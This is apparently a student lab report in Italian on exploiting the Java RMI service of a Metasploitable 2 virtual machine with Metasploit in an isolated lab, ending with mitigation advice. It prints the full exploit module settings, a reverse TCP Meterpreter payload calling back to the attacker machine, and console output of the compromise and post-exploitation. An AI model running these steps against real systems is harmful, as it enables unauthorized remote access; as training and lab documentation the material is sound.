

Relazione Tecnica di Penetration Testing

1. Introduzione e Obiettivi del Progetto

La presente relazione documenta le fasi di esecuzione del progetto settimanale S7/L5 del percorso di Cybersecurity & Ethical Hacking di EPICODE. L'obiettivo principale dell'esercitazione consiste nell'eseguire un attacco mirato contro una macchina virtuale vulnerabile (Metasploitable) sfruttando una specifica falla di sicurezza a livello applicativo/di servizio, al fine di ottenere l'accesso remoto non autorizzato tramite una sessione Meterpreter e raccogliere le evidenze di configurazione di rete e di routing richieste.

2. Architettura di Laboratorio e Requisiti

L'infrastruttura di test è stata configurata in un ambiente virtualizzato isolato (Oracle VirtualBox) rispettando i seguenti parametri:


Dispositivo	Sistema Operativo	Indirizzo IP Configurato	Ruolo nel Test
Kali Linux	Kali Linux 2026.1	192.168.11.111	Macchina Attaccante (Client Metasploit)
Metasploitable	Metasploitable 2 (Linux)	192.168.11.112	Macchina Vittima (Target)

3. Fase 1: Configurazione di Rete e Ricognizione Iniziale

Prima di procedere con l'exploit, è stata configurata l'interfaccia di rete della macchina attaccante (Kali Linux) per operare sulla stessa sottorete della vittima, assegnando l'indirizzo IP statico richiesto e per la macchina vittima metasploitable:

kali:

- sudo ip address add 192.168.11.111/24 dev eth0
- sudo ip address del 192.168.56.10/24 dev eth0




metasploitable:

- sudo ip addr add 192.168.11.112/24 dev eth0
- sudo ip addr del 192.168.1.149/24 dev eth0

La connettività di rete verso il target è stata successivamente verificata mediante l'utility ICMP **ping**, riscontrando un esito positivo con una percentuale di packet loss pari allo 0%:

- ping 192.168.11.112



4. Fase 2: Sfruttamento della Vulnerabilità (Exploitation)


L'analisi preliminare ha evidenziato la presenza del servizio **Java RMI (Remote Method Invocation)** in ascolto sulla porta standard **1099** della macchina vittima. Tale servizio

presenta vulnerabilità note che consentono l'esecuzione di codice remoto (RCE) non autenticato.

Utilizzando il framework **Metasploit**, è stato selezionato e configurato il modulo exploit appropriato:

- msfconcole
- search java_rmi
- use exploit/multi/misc/java_rmi_server
- set RHOSTS 192.168.11.112
- set RPORT 1099
- set LHOST 192.168.11.111
- set PAYLOAD java/meterpreter/reverse_tcp
- set HTTPDELAY 20
- exploit

Risultato dell'Exploit: L'esecuzione del modulo ha stabilito con successo la connessione inversa (reverse TCP), avviando e instaurando la **Meterpreter session 1** sulla porta locale 4444.



```
kali@kali: ~$ msfconcole
msf > search java_rmi
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.11.112:1099 - Using URL: http://127.0.0.1:8080/9fAeKdn7GUrung
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Exploit failed: RuntimeError Exploit aborted due to failure unknown The RMI class loader couldn't find the payload
[*] 192.168.11.112:1099 - Server Stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Pgpx5Bq68omMG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58072 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:58618) at 2026-07-24 04:18:01 -0400

meterpreter > |
```

5. Fase 3: Raccolta delle Evidenze (Post-Exploitation)

Una volta ottenuta la sessione interattiva tramite Meterpreter, sono state estratte le informazioni richieste dai requisiti dell'esercitazione:

5.1 Configurazione di Rete della Vittima


Tramite il comando `ipconfig` di Meterpreter sono state analizzate le interfacce di rete attive sulla macchina remota:

*L'output ha confermato l'interfaccia di rete configurata con l'indirizzo IP **192.168.11.112** e subnet mask **255.255.255.0**, oltre all'interfaccia di loopback.*

5.2 Tabella di Routing

Per mappare le rotte di rete e comprendere la connettività del sistema compromesso, è stata estratta la tabella di routing:

Il comando ha restituito le rotte IPv4 attive, evidenziando il gateway predefinito e le subnet direttamente connesse.



```
kali-linux-2026.1-virtualbox-amd64 (istanza 5) [in esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~/Desktop
Session  Actions  Edit  View  Help

[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Exploit failed: RuntimeError Exploit aborted due to failure unknown The RMI class loader couldn't find the payload
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(0) => set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(0) => use java_rmi_server
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/PgpX58q68omXG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:58618) at 2026-07-24 04:18:01 -0400

meterpreter > ip a
Unknown command 'ip'. Run the help command for more details.
meterpreter > ipconfig

Interface 1
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a0027ff:feb8:d3bb
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a0027ff:feb8:d3bb ::           ::           0            eth0

meterpreter >
```

6. Conclusioni e Raccomandazioni di Sicurezza

L'esercitazione ha dimostrato con successo come una configurazione non sicura o l'omissione di patch di sicurezza sui servizi Java RMI esposti in rete possano compromettere interamente la riservatezza, l'integrità e la disponibilità di un sistema.

Raccomandazioni di mitigazione:

- Disabilitare i registri Java RMI esposti pubblicamente se non strettamente necessari.
- Implementare rigide regole di firewalling (Network Access Control) per limitare l'accesso alla porta 1099 esclusivamente a host autorizzati.

- Mantenere aggiornato il runtime Java e applicare tempestivamente le patch di sicurezza rilasciate dai vendor.